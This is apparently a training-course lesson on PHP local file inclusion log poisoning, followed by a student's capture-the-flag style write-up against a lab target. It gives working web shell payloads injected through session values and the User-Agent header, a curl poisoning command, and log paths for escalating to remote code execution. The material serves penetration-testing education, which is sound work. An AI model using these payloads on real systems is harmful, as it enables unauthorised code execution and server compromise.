Log Poisoning
We have seen in previous sections that if we include any file that contains PHP code, it will get executed, as long as the vulnerable function has the Execute privileges. The attacks we will discuss in this section all rely on the same concept: Writing PHP code in a field we control that gets logged into a log file (i.e. poison/contaminate the log file), and then include that log file to execute the PHP code. For this attack to work, the PHP web application should have read privileges over the logged files, which vary from one server to another.
As was the case in the previous section, any of the following functions with Execute privileges should be vulnerable.
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include()/include_once() |
✅ | ✅ | ✅ |
require()/require_once() |
✅ | ✅ | ❌ |
| NodeJS | |||
res.render() |
✅ | ✅ | ❌ |
| Java | |||
import |
✅ | ✅ | ✅ |
| .NET | |||
include |
✅ | ✅ | ✅ |
PHP Session Poisoning
Most PHP web applications utilize PHPSESSID cookies, which can hold specific user-related data on the back-end, so the web application can keep track of user details through their cookies. These details are stored in session files on the back-end, and saved in /var/lib/php/sessions/ on Linux and in C:\Windows\Temp\ on Windows. The name of the file that contains our user's data matches the name of our PHPSESSID cookie with the sess_ prefix. For example, if the PHPSESSID cookie is set to el4ukv0kqbvoirg7nkp4dncpk3, then its location on disk would be /var/lib/php/sessions/sess_el4ukv0kqbvoirg7nkp4dncpk3.
The first thing we need to do in a PHP Session Poisoning attack is to examine our PHPSESSID session file and see if it contains any data we can control and poison. So, let's first check if we have a PHPSESSID cookie set to our session:
As we can see, our PHPSESSID cookie value is nhhv8i0o6ua4g88bkdl9u1fdsd, so it should be stored at /var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd. Let's try include this session file through the LFI vulnerability and view its contents:
http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd

Note: As you may easily guess, the cookie value will differ from one session to another, so you need to use the cookie value you find in your own session to perform the same attack.
We can see that the session file contains two values: page, which shows the selected language page, and preference, which shows the selected language. The preference value is not under our control, as we did not specify it anywhere and must be automatically specified. However, the page value is under our control, as we can control it through the ?language= parameter.
Let's try setting the value of page a custom value (e.g. language parameter) and see if it changes in the session file. We can do so by simply visiting the page with ?language=session_poisoning specified, as follows:
http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning
Now, let's include the session file once again to look at the contents:
http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd

This time, the session file contains session_poisoning instead of es.php, which confirms our ability to control the value of page in the session file. Our next step is to perform the poisoning step by writing PHP code to the session file. We can write a basic PHP web shell by changing the ?language= parameter to a URL encoded web shell, as follows:
http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
Finally, we can include the session file and use the &cmd=id to execute a commands:
http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd&cmd=id

Note: To execute another command, the session file has to be poisoned with the web shell again, as it gets overwritten with
/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsdafter our last inclusion. Ideally, we would use the poisoned web shell to write a permanent web shell to the web directory, or send a reverse shell for easier interaction.
Server Log Poisoning
Both Apache and Nginx maintain various log files, such as access.log and error.log. The access.log file contains various information about all requests made to the server, including each request's User-Agent header. As we can control the User-Agent header in our requests, we can use it to poison the server logs as we did above.
Once poisoned, we need to include the logs through the LFI vulnerability, and for that we need to have read-access over the logs. Nginx logs are readable by low privileged users by default (e.g. www-data), while the Apache logs are only readable by users with high privileges (e.g. root/adm groups). However, in older or misconfigured Apache servers, these logs may be readable by low-privileged users.
By default, Apache logs are located in /var/log/apache2/ on Linux and in C:\xampp\apache\logs\ on Windows, while Nginx logs are located in /var/log/nginx/ on Linux and in C:\nginx\log\ on Windows. However, the logs may be in a different location in some cases, so we may use an LFI Wordlist to fuzz for their locations, as will be discussed in the next section.
So, let's try including the Apache access log from /var/log/apache2/access.log, and see what we get:
http://<SERVER_IP>:<PORT>/index.php?language=/var/log/apache2/access.log

As we can see, we can read the log. The log contains the remote IP address, request page, response code, and the User-Agent header. As mentioned earlier, the User-Agent header is controlled by us through the HTTP request headers, so we should be able to poison this value.
Tip: Logs tend to be huge, and loading them in an LFI vulnerability may take a while to load, or even crash the server in worst-case scenarios. So, be careful and efficient with them in a production environment, and don't send unnecessary requests.

To do so, we will use Burp Suite to intercept our earlier LFI request and modify the User-Agent header to Apache Log Poisoning:
Note: As all requests to the server get logged, we can poison any request to the web application, and not necessarily the LFI one as we did above.
As expected, our custom User-Agent value is visible in the included log file. Now, we can poison the User-Agent header by setting it to a basic PHP web shell:

We may also poison the log by sending a request through cURL, as follows:
m4cc18@htb[/htb]$ echo -n "User-Agent: <?php system(\$_GET['cmd']); ?>" > Poison
$ curl -s "http://<SERVER_IP>:<PORT>/index.php" -H @Poison
As the log should now contain PHP code, the LFI vulnerability should execute this code, and we should be able to gain remote code execution. We can specify a command to be executed with (&cmd=id):

We see that we successfully executed the command. The exact same attack can be carried out on Nginx logs as well.
Tip: The
User-Agentheader is also shown on process files under the Linux/proc/directory. So, we can try including the/proc/self/environor/proc/self/fd/Nfiles (where N is a PID usually between 0-50), and we may be able to perform the same attack on these files. This may become handy in case we did not have read access over the server logs, however, these files may only be readable by privileged users as well.
Finally, there are other similar log poisoning techniques that we may utilize on various system logs, depending on which logs we have read access over. The following are some of the service logs we may be able to read:
/var/log/sshd.log/var/log/mail/var/log/vsftpd.log
We should first attempt reading these logs through LFI, and if we do have access to them, we can try to poison them as we did above. For example, if the ssh or ftp services are exposed to us, and we can read their logs through LFI, then we can try logging into them and set the username to PHP code, and upon including their logs, the PHP code would execute. The same applies the mail services, as we can send an email containing PHP code, and upon its log inclusion, the PHP code would execute. We can generalize this technique to any logs that log a parameter we control and that we can read through the LFI vulnerability.
Exercise
TARGET: 154.57.164.70:32606
Challenge 1
Use any of the techniques covered in this section to gain RCE, then submit the output of the following command: pwd
Discovery
For this first challenge I will use the first method shown in this section.
When we first visit the target web app and open browser dev tools > Storage we can see a PHPSESSID cookie is being stored:

- My session cookie is:
gd6r8u44uo2gatr04mc039unkq
Assuming by experience that the session files can be found as: /var/lib/php/sessions/sess_..., I will go ahead and try to include my session file into the LFI vulnerable feature, which we determined to be the "language" function in previous sections:
http://154.57.164.70:32606/index.php?language=/var/lib/php/sessions/sess_gd6r8u44uo2gatr04mc039unkq

- We are able to see the contents of our session file which includes the fields:
selected_languagepreference
At this point we have proven an LFI vulnerability, lets now test to see which of these fields can be controlled by us.
Following this section's content, let's try setting the value of selected_language and see if it changes in the session file. For this I will visit the page with ?language=session_poisoning specified, as follows:
http://154.57.164.70:32606/index.php?language=session_poisoning
Now, let's include the session file once again to look at the contents:
http://154.57.164.70:32606/index.php?language=/var/lib/php/sessions/sess_gd6r8u44uo2gatr04mc039unkq

- This proves that we control the
selected_languagefield in this session file!
Exploitation
Our next step is to perform the poisoning step by writing PHP code to the session file. We can write a basic PHP web shell by changing the ?language= parameter to a URL encoded web shell, as follows:
http://154.57.164.70:32606/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
- Note this is exactly the URL encoded version of:
<?php system($_GET["cmd"]);?>
Finally, all we need to do is to include the command that we want to execute using the &cmd parameter. In this case we want to show the result of the pwd, so we need to include &cmd=pwd
http://154.57.164.70:32606/index.php?language=/var/lib/php/sessions/sess_gd6r8u44uo2gatr04mc039unkq&cmd=pwd
